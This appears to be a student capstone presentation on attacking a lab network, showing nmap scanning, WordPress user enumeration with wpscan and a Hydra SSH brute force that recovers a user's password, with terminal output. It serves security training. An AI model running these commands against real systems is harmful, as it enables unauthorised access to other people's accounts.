
Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Carl, Erick, Athena, Justin and Jean

Table of contents

This document contains the following resources

01

**Network Topology &
Critical Vulnerabilities**

02

Exploits Used


03

**Methods Used to Avoid
Detection**



Network Topology & Critical Vulnerabilities

Network Topology



Network

Address
Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: KALI Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.110
OS: Debian
Hostname: Target 1

IPv4: 192.168.1.115
OS: Debian
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

| Vulnerability | Description | Impact |
|--|---|---|
| Open access to SSH 22 | if SSH (port 22) is left open, there is the possibility of brute-force attack. | Having SSH access open is not necessarily bad, but it must be secured to keep threat actors from gaining access and using it to infiltrate the network. |
| Enumerate usernames in WordPress (CVE-2009-2335) | Identify valid usernames on the system | While there is no direct impact to username enumeration, the attacker has gained information about the systems users and this will determine the approach used in attack. |
| User ID susceptible to Brute-Force attacks (CWE-307) | The software does not implement sufficient measure to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks | This will have a high impact because attacker will have access the network and when this happens, they will also have the means to do malicious activity. |
| WordPress Database data exfiltration | Database root password was stored in an application configuration file. | This has a high impact because if threat actor gains access to machine, the password will be easily available and they can quickly gain access to the database. |
| Privilege escalation via sudo python (CVE-2006-0151) | Allows limited local users to gain privileges via a Python script | This is dangerous because it gives an attacker who broke in with limited access, admin privileges. This gives the threat actor root access and ability to create a backdoor and the ability to maintain access and control. |

Exploits Used

Exploitation: 1 “Open access to SSH 22”

- How did you exploit the vulnerability?

Running nmap against the network (192.168.1.110)

nmap -sV 192.168.1.110

- What did the exploit achieve?

It enumerated the open ports and services and name of machines on the network. Target one machine has port 22 open. We also see port 80 is open, this is a wordpress site. These will be exploited in the attack

```
Shell No.1
File Actions Edit View Help
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-08 17:46 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00085s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.71 seconds
root@Kali:~#
```


Exploitation: 2 “Enumerate usernames in WordPress”

Find users/authors of the WordPress website can help attacker craft an approach as part of a larger attack

- **How did you exploit the vulnerability?**

- wpscan version 3.7.8
- wpscan returns: WordPress version 4.8.19 is used on the website
- Research shows vulnerabilities of version 4.8.19
- Enumerate users via “Author ID Brute Forcing”

- **What did the exploit achieve?**

- Users Identified: michael, steven
- Confirmed by: Login Error Messages

- **Command:**

`wpscan --url http://192.168.1.110/wordpress --eu`

```
michael@target1: ~
File Actions Edit View Help
michael@target1: ~ Shell No. 2
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu

[+] http://192.168.1.110/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.19 identified (Latest, released on 2022-03-11).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.19'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.19'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <=====> (10 / 10) 16

[i] User(s) Identified:

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Jun 11 10:43:31 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.297 KB
[+] Data Received: 284.802 KB
[+] Memory used: 123.918 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

```
michael@target1: ~
File Actions Edit View Help
michael@target1: ~ Shell No. 2 Shell No. 3
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu

-----
WPSec
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Jun 11 10:43:28 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
```


Exploitation: 2 “Enumerate usernames in WordPress”

wpscan determines WordPress version 4.8.19 is vulnerable “Author ID Brute Forcing” attacks.

```
michael@target1: ~
File Actions Edit View Help
michael@target1: ~ Shell No. 2 Shell No. 3
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu

-----
  WPSecan
WordPress Security Scanner by the WPSecan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPSecan_, @ethicalhack3r, @erwan_lr, @firefart
-----

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Jun 11 10:43:28 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
  Interesting Entry: Server: Apache/2.4.10 (Debian)
  Found By: Headers (Passive Detection)
  Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
  References:
```

```
michael@target1: ~
File Actions Edit View Help
michael@target1: ~ Shell No. 2 Shell No. 3

[+] http://192.168.1.110/wordpress/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
  - https://www.iplocation.net/defend-wordpress-from-ddos
  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.19 identified (Latest, released on 2022-03-11).
  Found By: Emoji Settings (Passive Detection)
  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.19'
  Confirmed By: Meta Generator (Passive Detection)
  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.19'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
  Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 10

[i] User(s) Identified:

[+] steven
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Jun 11 10:43:31 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.297 KB
[+] Data Received: 284.802 KB
[+] Memory used: 123.918 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```


Exploitation: 3 “User ID susceptible to Brute-Force attacks”


Summarize the following: Brute force attack against the username michael

- **How did you exploit the vulnerability?**
 - Using Hydra software network logon cracker
 - ssh brute force attack on Target 1
 - host: 192.168.1.110
- **What did the exploit achieve?**
 - User michael password found
 - Password: Michael (Not very creative)
- **Command**
 - `hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh`
 - ssh login command: root@kali: `ssh 192.168.1.110 -l michael`
 - michael@192.168.1.110's password: michael

Result: Attacker can login to SSH using Michael's credentials.

Exploitation: 3 “User ID susceptible to Brute-Force attacks”

